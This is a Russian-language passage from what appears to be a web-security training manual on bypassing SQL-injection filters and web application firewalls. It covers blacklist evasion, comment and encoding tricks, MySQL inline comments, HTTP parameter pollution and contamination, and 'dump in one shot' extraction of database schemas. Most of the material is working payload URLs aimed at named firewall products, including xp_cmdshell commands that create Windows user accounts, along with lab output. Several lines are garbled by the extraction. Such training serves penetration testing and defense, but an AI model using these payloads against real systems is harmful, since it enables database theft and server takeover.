


Рис. 24. Ошибка в использовании && для обхода фильтрации

Поэтому, если мы пользуемся прямым модификатором http запросов (burp suite, charles), необходимо && заменить на %26%26. Это же поможет, обойти фильтр &, если он слабо настроен.

Фильтруемые ключевые слова: *and, or, union, where, limit, group by, select, ', hex*
Код PHP-фильтра: `preg_match('/(and|or|union|where|limit|group by|select|'|hex)/i', $id)`
Отфильтрованная инъекция: `1 || substr(user,1,1) = unhex(61)`
Пропущенная инъекция: `1 || substr(user,1,1) = lower(conv(11,10,36))`

Фильтруемые ключевые слова: *and, or, union, where, limit, group by, select, ', hex, substr*
Код PHP-фильтра: `preg_match('/(and|or|union|where|limit|group by|select|'|hex|substr)/i', $id)`
Отфильтрованная инъекция: `1 || substr(user,1,1) = lower(conv(11,10,36))`
Пропущенная инъекция: `1 || lpad(user,7,1)`

Фильтруемые ключевые слова: *and, or, union, where, limit, group by, select, ', hex, substr, white space*

Код PHP-фильтра: *preg_match('/(and|or|union|where|limit|group by|select|'|hex|substr|s)/i', \$id)*

Отфильтрованная инъекция: *1 || lpad(user,7,1)*

Пропущенная инъекция: *1%0b||%0blpad(user,7,1)*

Из приведенных выше примеров видно, что существует сразу несколько SQL-выражений, позволяющих обойти черный список, хотя он содержит много функций и ключевых слов. Более того, данный черный список можно обойти огромным количеством SQL-выражений, не попавших в примеры.

Обход фильтрации по регулярным выражениям

Фильтрация по регулярным выражениям – более совершенное решение для предотвращения SQL-инъекций, чем фильтрация функций и ключевых слов. Она использует проверку соответствия шаблонам (а не отдельным словам) для обнаружения атаки. Запросы легальных пользователей обрабатываются при этом более гибко.

Тем не менее, регулярные выражения тоже можно обойти. Следующие примеры иллюстрируют скрипты инъекций, используемые для обхода регулярных выражений в PHPIDS 0.6 (свободно распространяемой системе обнаружения вторжений для веб-приложений).

PHPIDS обычно блокирует запросы, содержащие = или (или ', за которыми следует любая строка или целое число. Однако, это можно обойти, используя выражение, не содержащее символов =, (и '.

Отфильтрованная инъекция: *1 or 1 = 1*

Пропущенная инъекция: *1 or 1*

Отфильтрованная инъекция: *1 union select 1, table_name from information_schema.tables where table_name = 'users'*

Отфильтрованная инъекция: *1 union select 1, table_name from information_schema.tables where table_name between 'a' and 'z'*

Отфильтрованная инъекция: *1 union select 1, table_name from information_schema.tables where table_name between char(97) and char(122)*

Пропущенная инъекция: *1 union select 1, table_name from information_schema.tables where table_name between 0x61 and 0x7a*

Пропущенная инъекция: *1 union select 1, table_name from information_schema.tables where table_name like 0x7573657273*

Обычные техники обхода

В этом разделе упоминаются техники WAF. Прежде всего, вам нужно узнать, что такое WAF.

Файрвол Веб-Приложений (WAF) – это программно-аппаратный комплекс, плагин сервера или фильтр, который применяет набор правил к HTTP-диалогу. Обычно эти правила покрывают распространенные атаки вроде межсайтового скриптинга (XSS) или SQL-инъекции. Адаптация правил WAF к вашим приложениям позволит обнаружить и заблокировать множество атак. Однако адаптация правил может потребовать значительных усилий и должна возобновляться после внесения изменений в приложение.

WAF часто называют «Файрволы с глубоким исследованием пакетов», так как они просматривают каждый запрос и ответ для протоколов HTTP/HTTPS/SOAP/XML-RPC. Некоторые современные WAF-системы обнаруживают атаки как по сигнатурам, так и по отклонениям в поведении.

Теперь давайте поймем, как пробиться через WAF с помощью обфускации. Все WAF можно обойти, поняв со временем их правила, или используя свое воображение!

Обход с помощью комментариев

SQL-комментарии позволяют нам обходить множество фильтров и WAF.

```
http://victim.com/news.php?id=1+un/**/ion+se/**/lect+1,2,3--
```

Изменение регистра букв

Некоторые WAF фильтруют ключевые слова, записанные только в нижнем регистре.

Фильтр регулярных выражений: `/union\sselect/g`

```
http://victim.com/news.php?id=1+UnIoN/**/SeLeCt/**/1,2,3--
```

Замещение ключевых слов

Некоторые приложения и WAF используют `preg_replace`, чтобы убрать из запроса все ключевые слова SQL. Это можно легко обойти.

```
http://victim.com/news.php?id=1+UNUnionION+SEselectLECT+1,2,3--
```

В некоторых случаях ключевые слова SQL отфильтровываются и заменяются пробелами. Это можно обойти, используя "%0b".

<http://victim.com/news.php?id=1+uni%0bon+se%0blect+1,2,3-->

В случае Mod_rewrite, обход с помощью комментариев "/* */" невозможен. Так что мы используем "%0b" вместо "/* */".

Запрещено: [http://victim.com/main/news/id/1/* */|/* *//lpad\(first_name,7,1\).html](http://victim.com/main/news/id/1/* */|/* *//lpad(first_name,7,1).html)

Пропущено: [http://victim.com/main/news/id/1%0b| %0b|lpad\(first_name,7,1\).html](http://victim.com/main/news/id/1%0b| %0b|lpad(first_name,7,1).html)

Кодировка символов

Большинство CMS и WAF декодируют, а затем отфильтровывают/пропускают переданные приложению данные.

Однако некоторые WAF декодируют данные лишь единожды, так что двойное кодирование может обойти определенные фильтры:

WAF декодирует данные один раз перед фильтрацией, в то время как приложение продолжит декодирование при обработке SQL-запроса.

http://victim.com/news.php?id=1%252f%252a*/union%252f%252a/select%252f%252a*/1,2,3%252f%252a*/from%252f%252a*/users--

Кроме того, комбинация этих приемов позволяет обходить Citrix Netscaler:

- Удалите все пустые (NULL) слова
- Используйте кодирование запроса в некоторых местах
- Избавьтесь от символа одинарной кавычки "'"

Armorlogic Profense до версии 2.4.4 мог быть обойден URL-кодированием символа новой строки.

NukeSentinel (Nuke Evolution)

[Nukesentinel.php]

```
$blocker_row = $blocker_array[1]; if($blocker_row['activate'] > 0) {
if (stristr($snsnst_const['query_string'],'+union+') OR \
stristr($snsnst_const['query_string'],'%20union%20') OR \
stristr($snsnst_const['query_string'],'*/union/*') OR \
stristr($snsnst_const['query_string'],' union ') OR \
stristr($snsnst_const['query_string_base64'],'+union+') OR \
stristr($snsnst_const['query_string_base64'],'%20union%20') OR \
stristr($snsnst_const['query_string_base64'],'*/union/*') OR \
stristr($snsnst_const['query_string_base64'],' union ')) { // block_ip($blocker_row);
die("BLOCK IP 1 " );
```

Мы можем обойти их фильтрацию с помощью такого запроса:

Запрещено: http://victim.com/php-nuke/?/**/union/**/select....
Пропущено: <http://victim.com/php-nuke/?/%2A%2A/union/%2A%2A/select...>
Пропущено: http://victim.com/php-nuke/?%2f**%2funion%2f**%2fselect...

Mod Security CRS

Правило: `REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/*`

```
"\bunion\b.{1,100}?
\bselect\b" \ "phase2,rev:'2.2.1',capture,t:none,
t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,t:replaceComments,
t:compressWhiteSpace,ctl:auditLogParts+=E,block,
msg:'SQL Injection Attack',id:'959047',tag:'WEB_ATTACK
/SQL_INJECTION',tag:'WASCTC/WASC-19',tag:'OWASP_TOP_10/A1',
tag:'OWASP_AppSensor/CIE1',tag:'PCI/6.5.2',logdata:'%
{TX.0}',severity:'2',setvar:'tx.msg=%{rule.msg}',
setvar:tx.sql_injection_score=+%{tx.critical_anomaly_score},setvar:tx.anomaly_s
core=+%{tx.critical_anomaly_score},
setvar:tx.%{rule.id}-WEB_ATTACK/SQL_INJECTION-
%{matched_var_name}=%{tx.0}"
```

Следующий код позволяет обойти их фильтр:

http://victim.com/news.php?id=0+div+1+union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1%2C2%2Ccurrent_user

Эта атака позволяет обойти правило фильтрации Mod Security. Давайте



- От символа "#" до конца строки
- От последовательности "--" до конца строки
- Си-подобный: между "/*" и "*/".

Такой синтаксис (си-подобный) позволяет комментарию растягиваться на несколько строк, так как открывающая и закрывающая последовательности не обязаны лежать в одной строке. В следующем примере мы использовали последовательность "%0D%0A" в качестве символов новой строки.

Давайте рассмотрим первый запрос, выявляющий имя пользователя БД. Результирующий (декодированный) SQL-код выглядит примерно так:

```
0 div 1
union#foo*/*/bar
select#foo
```

```
0 div 1 union select 1,2,current_user
```

Переполнение буфера

WAF, написанный на языке Си, потенциально уязвим к переполнению, и может вести себя нетипично при больших объемах, передаваемых данных. Передача большого объема данных позволяет нашему коду выполняться.

[illegible]

Встроенные комментарии (Только MySQL)

Согласно справочному руководству по MySQL 5.0, MySQL Server поддерживает некоторые особые варианты Си-подобных комментариев.



MySQL: MySQL Server разберет и выполнит код, заключенный в такой комментарий, как любое другое SQL-выражение, но остальные SQL-серверы его проигнорируют.

Множество WAF фильтрует ключевые слова SQL примерно так:

```
/union\sselect\ig
```

Мы можем обойти этот фильтр, используя встроенные комментарии.

```
http://victim.com/news.php?id=1/*!UnIoN*/SeLeCT+1,2,3--
```

Встроенные комментарии могут быть использованы в любом месте SQL выражения. Так что, если table_name или information_schema фильтруются, мы можем использовать больше встроенных комментариев.

```
http://victim.com/news.php?id=/*!UnIoN*/+/*!SeLeCT*/+1,2,concat(/*!table_name*/) +FrOm/*!information_schema*/.tables/*!WhErE*/+/*!TaBlE_sChEMa*/+like+database()--
```

Эти скрипты могут все правила фильтрации SQL-инъекций:

```
1 ||1=1
1 /*!order by*/ 3
1 /*!union select*/ 1,table_name from /*!information_schema.tables*/
1 /*!union select*/ 1,column_name from /*!information_schema.columns where
table_name = 0x7573657273*/
1 /*!union select*/ /*!user,password*/ from /*!users*/
```

Продвинутые техники обхода

В этом разделе мы предлагаем 2 техники: "HTTP Pollution: Разделяй и соединяй" и "HTTP Parameter Contamination". Эти техники позволяют обходить множество открытых и коммерческих WAF.

HTTP Parameter Pollution

HTTP Pollution – это новый класс уязвимостей к инъекции. HPP - очень простой, но эффективный прием тестирования. HPP атаки можно определить как возможность замещения или добавления GET/POST параметров через инъекцию в строке запроса.

Пример HPP: "http://victim.com/search.aspx?par1=val1&par1=val2"

Обработка HTTP параметров: (пример)

Веб-сервер	Интерпретация параметров	Пример
ASP.NET/IIS	Склеивание через запятую	par1=val1,val2
ASP/IIS	Склеивание через запятую	par1=val1,val2
PHP/Apache	Результат – последнее значение	par1=val2
JSP/Tomcat	Результат – первое значение	par1=val1
Perl/Apache	Результат – первое значение	par1=val1
DBMan	Склеивание через две тильды	par1=val1~~val2

Что случится с WAF, которые разбирают строку запроса перед применением фильтров? (HPP может использоваться даже для обхода WAF). Некоторые бестолковые WAF могут анализировать и проверять только одно вхождение параметра (первое или последнее). Всякий раз, когда соответствующая среда склеивает множественные вхождения параметра (ASP, ASP.NET, DBMan,...), атакующий может разделить вредоносный код.

С помощью этого приема можно обходить и коммерческие WAF. Более подробная информация указана ниже:

Mod Security CRS

Следующий запрос ModSecurity CRS считает атакой типа SQL-инъекция, и потому блокирует.

Запрещено: *http://victim.com/search.aspx?q=select name,password from users*

Когда тот же код разделяется на несколько параметров с одинаковыми именами, ModSecurity его не блокирует.

Пропущено: *http://victim.com/search.aspx?q=select name&q=password from users*

Посмотрим, что происходит. Вот интерпретация ModSecurity:

*q=select name
q=password from users*

А вот интерпретация ASP/ASP.NET:

q=select name, password from users

Подобную атаку можно провести и с POST-переменными.

Коммерческие WAF

Запрещено: *http://victim.com/search.aspx?q=select name,password from users*

Теперь используем HPP+встроенный комментарий для обхода.

Пропущено: `http://victim.com/search.aspx?q=select/*&q=*/name&q=password/*&q=*/from/*&q=*/users`

Проанализируем. Вот интерпретация WAF:

```
q=select/*
q=*/name
q=password/*
q=*/from/*
q=*/users
```

Вот интерпретация ASP/ASP.NET:

```
q=select/*,*/name,password/*,*/from/*,*/users
q=select name,password from users
```

IBM Web Application Firewall

Запрещено: `http://victim.com/news.aspx?id=1'; EXEC master..xp_cmdshell "net user zeq3ul UrWaFisShiT /add" --`

Снова используем HPP+встроенный комментарий для обхода.

Пропущено: `http://victim.com/news.aspx?id=1'; /*&id=1*/ EXEC /*&id=1*/ master..xp_cmdshell /*&id=1*/ "net user lucifer UrWaFisShiT" /*&id=1*/ --`

Проанализируем. Вот интерпретация WAF:

```
id=1'; /* id=1*/ EXEC /*
id=1*/ master..xp_cmdshell /*
id=1*/ "net user zeq3ul UrWaFisShiT" /* id=1*/ --
```

Вот интерпретация ASP/ASP.NET:

```
id=1'; /*,1*/ EXEC /*,1*/ master..xp_cmdshell /*,1*/ "net user zeq3ul
UrWaFisShiT" /*,1*/ --
id=1'; EXEC master..xp_cmdshell "net user zeq3ul UrWaFisShiT" --
```

Проще всего справиться с этой атакой WAF может путем запрета множественных вхождений параметра в одном HTTP-запросе. Это предотвратит все разновидности данной атаки.

Однако такой запрет может оказаться невозможным в случаях, когда защищаемому приложению необходима возможность множественных вхождений параметров. В этом случае WAF должен

интерпретировать HTTP-запрос так же, как это сделало бы приложение.

HTTP Parameter Contamination

В основе HTTP Parameter Contamination (HPC) лежит инновационный подход, найденный в ходе более глубокого исследования HPP и использования странного поведения компонентов веб-серверов, веб-приложений и браузеров в результате замусоривания параметров строки запроса зарезервированными или не ожидаемыми символами.

Некоторые факты:

- Термин «строка запроса» обычно относится к части URI, находящейся между "?" и концом URI.
- В RFC 3986 «строка запроса» определяется как последовательность пар поле-значение.
- Пары разделяются символами "&" или ";" RFC 2396 определяет следующие классы символов:
 - Не зарезервированные: *a-z, A-Z, 0-9 and . ! ~ * ' ()*
 - Зарезервированные: *; / ? : @ & = + \$,*
 - Нецелесообразные: *{ } | \ ^ [] `*

Разные веб-серверы по-разному обрабатывают специально сформированные запросы. Можно назвать больше комбинаций серверов, движков и специальных символов, но для примера в этот раз нам хватит.

Строка запроса и ответ веб-сервера (Пример)

Строка запроса	Ответ веб-сервера / GET значения	
	Apache/2.2.16, PHP/5.3.3	IIS6/ASP
?test[1=2	test_1=2	test[1=2
?test=%	test=%	test=
?test%00=1	test=1	test=1
?test=1%001	NULL	test=1
?test+d=1+2	test_d=1 2	test d=1 2

Магическое влияние символа "%" на ASP/ASP.NET

Ключевые слова	WAF	ASP/ASP.NET
sele%ct * fr%om..	sele%ct * fr%om..	select * from..
;dr%op ta%ble xxx	;dr%op ta%ble xxx	;drop table xxx
<scr%ipt>	<scr%ipt>	<script>
<if%rame>	<if%rame>	<iframe>

Примеры из реального мира

1. Обход правила обнаружения SQL-инъекции в Mod_Security

Запрещено: `http://localhost/?xp_cmdshell`

Пропущено: `http://localhost/?xp[cmdshell`

2. Обход правила URLScan 3.1 DenyQueryStringSequences

Запрещено: `http://localhost/test.asp?file=../bla.txt`

Пропущено: `http://localhost/test.asp?file=.%/bla.txt`

3. Обход AQTRONIX Webknight (WAF для IIS и ASP/ASP.Net)

Запрещено: `http://victim.com/news.asp?id=10 and 1=0/(select top 1 table_name from information_schema.tables)`

Пропущено: `http://victim.com/news.asp?id=10 a%nd 1=0/(se%lect top 1 ta%ble_name fr%om info%rmation_schema.tables)`

Отсюда видно, что Webknight использует фильтрацию по ключевым словам. Но мы используем "HTTP contamination", вставляя "%" в ключевые слова SQL, которые WAF пропускает. В результате он пересылает на веб-сервер следующую команду:

`id=10 and 1=0/(select top 1 table_name from information_schema.tables)`
поскольку "%" является символом-пустышкой для ASP/ASP.Net.

Техники взлома подобного вида всегда интересны, поскольку открывают новые перспективы для исследований проблем безопасности. Множество приложений оказываются уязвимыми к подобным атакам, поскольку для причуд веб-серверов не существует строгих правил.

НПС можно использовать, чтобы расширить HPP-атаку на платформе IIS/ASP, скрывая настоящее имя параметра в строке запроса с помощью символа "%", если WAF блокирует HPP.

DIOS

DIOS (dump in one shot) - метод, позволяющий выгрузить все данные за один запрос к БД. Техника применяется в Union Base SQL инъекциях, то есть с выводом результатов запросов в браузер.

DIOS в этом разделе будет рассматривать на основе БД MySQL.

Для начала, необходимо выяснить, какие операторы используются для DIOS вывода.

- Все возможные комбинации оператора SELECT;
- @a – использование переменных;
- := использование оператора присваивания для инициализации переменных;
- != исключение;
- IN – использование оператора проверки вхождения;
- concat – использование функции конкатенации или, другими словами, склеивание нескольких строк в одну.

Рассмотрим на примере. Допустим, есть уже найденная уязвимость вида:

```
http://example.com/news.php?id=1' UNION SELECT 1,2 -- -
```

И, предположим, есть возможность вывода результата в поле 1. Тогда можно провести такую атаку:

```
http://example.com/news.php?id=1' UNION SELECT
(select(@a)from(select(@a:=0x00),(select (@a) from
(information_schema.schemata)where(@a)in(@a:=concat(@a,schema_name,'\n'))))a),2 -- -
```

Результатом выполнения данного запроса будет вывод имен всех баз данных, относящихся к данному ресурсу на атакуемом сервере.

Рассмотрим подробнее запрос:

```
(
select (@a)
from(
    select(@a:=0x00),(
        select (@a) from (information_schema.schemata)where
            (@a) in (@a:=concat(@a,schema_name,'\n'))
    )
)a
)
```

- **Внутренний запрос**

- *select (@a)* — в один результирующий столбец поместить содержимое переменной «a»;

- *from (information_schema.schemata)* — содержимое будет браться из БД метаданных из таблицы, содержащей всю информацию о структуре БД. Другими словами, из данной системной таблицы мы сможем посмотреть имеющиеся в БД таблицы и столбцы, с последующим их дампом;
 - *where (@a) in (@a:=concat(@a,schema_name,'\\n'))* – так как оператор IN использует одну переменную «a», то он будет выполняться в цикле, постепенно перебирая всю информацию из таблицы.
- **Если подняться на запрос выше**
 - *select(@a:=0x00)* – объявляем переменную;
 - оставшимся кодом заносим в нее всю полученную информацию.
 - **И на самом верхнем запросе** просто выводим результат *select (@a)*

Рассмотрим данную методику на примере первого задания по sql-injection.

Вводим запрос:

```
/sqlinj/sql1.php?id=1' UNION SELECT (select(@a)from(select(@a:=0x00),(select (@a)
from (information_schema.schemata)where(@a)in(@a:=concat(@a,schema_name,'\\
n'))))a),2 -- -
```

В выводе браузера получаем две базы данных (Рис. 25):

1. Системную «information_schema»
2. БД, используемую веб ресурсом «ramaza12_codeby»




Рис. 25. Вывод существующих БД через DIOS

Браузер заменяет символы на коды, поэтому в сложных запросах удобней использовать модуль Repeater из утилиты Burp Suite (Рис. 26):




Рис. 26. Вывод существующих БД через DIOS (Burp Suite Repeater)

Отлично – имена баз данных нам известны. Далее выведем названия таблиц, находящихся в этих БД.

По аналогии с выводом имен БД составляем запрос:

```
/sqlinj/sql1.php?id=1' union select 1,((select (@a) from (select(@a:=0x00),(select (@a) from (information_schema.columns) where (@a)in (@a:=concat(@a,"table_schema,table_name,"))))a)) -- -
```




Рис. 27. Вывод таблиц через DIOS (Burp Suite Repeater)

На Рис. 27 мы наблюдаем имена таблиц, но читать в таком формате вывод сплошным текстом не очень удобно. Для решения этой проблемы добавим в запрос какой-нибудь разделитель:

```
/sqlinj/sql1.php?id=1' union select 1,((select (@a) from (select(@a:=0x00),(select (@a) from (information_schema.columns) where (@a)in (@a:=concat(@a,"table_schema,'>>> ','table_name','")))))a)) --
```

Добавив разделители «' >>> '» и «' '» (знак пробела) мы сделали вывод удобным для восприятия (Рис. 28):





Рис. 28. Вывод таблиц через DIOS с разделителем (Burp Suite Repeater)

Используя браузер, не стоит забывать, что мы можем внедрять в тело страницы html теги, которые будут обрабатываться браузером при чтении кода страницы. Например, добавив к нашему предыдущему запросу, тег `
`, означающий переход на новую строку, мы можем еще более украсить наш вывод из базы (Рис. 29).

Пример запроса:

```
/sqlinj/sql1.php?id=1' union select 1,((select (@a) from (select(@a:=0x00),(select (@a) from (information_schema.columns) where (@a)in (@a:=concat(@a,\"table_schema,'>>> ','table_name','<br>','")))))a)) --
```

```

Array ( [id] => 1 [name] => cdb{i_snova_false} ) Array ( [id] => 1 [name] => information_schema >>> CHARACTER_SETS
information_schema >>> CLIENT_STATISTICS
information_schema >>> COLLATIONS
information_schema >>> COLLATION_CHARACTER_SET_APPLICABILITY
information_schema >>> COLUMNS
information_schema >>> COLUMN_PRIVILEGES
information_schema >>> INDEX_STATISTICS
information_schema >>> ENGINES
information_schema >>> EVENTS
information_schema >>> FILES
information_schema >>> GLOBAL_STATUS
information_schema >>> GLOBAL_TEMPORARY_TABLES
information_schema >>> GLOBAL_VARIABLES
information_schema >>> KEY_COLUMN_USAGE
information_schema >>> OPTIMIZER_TRACE
information_schema >>> PARAMETERS
information_schema >>> PARTITIONS
information_schema >>> PLUGINS
information_schema >>> PROCESSLIST
information_schema >>> PROFILING

```

Рис. 29. Улучшенный вывод таблиц через DIOS

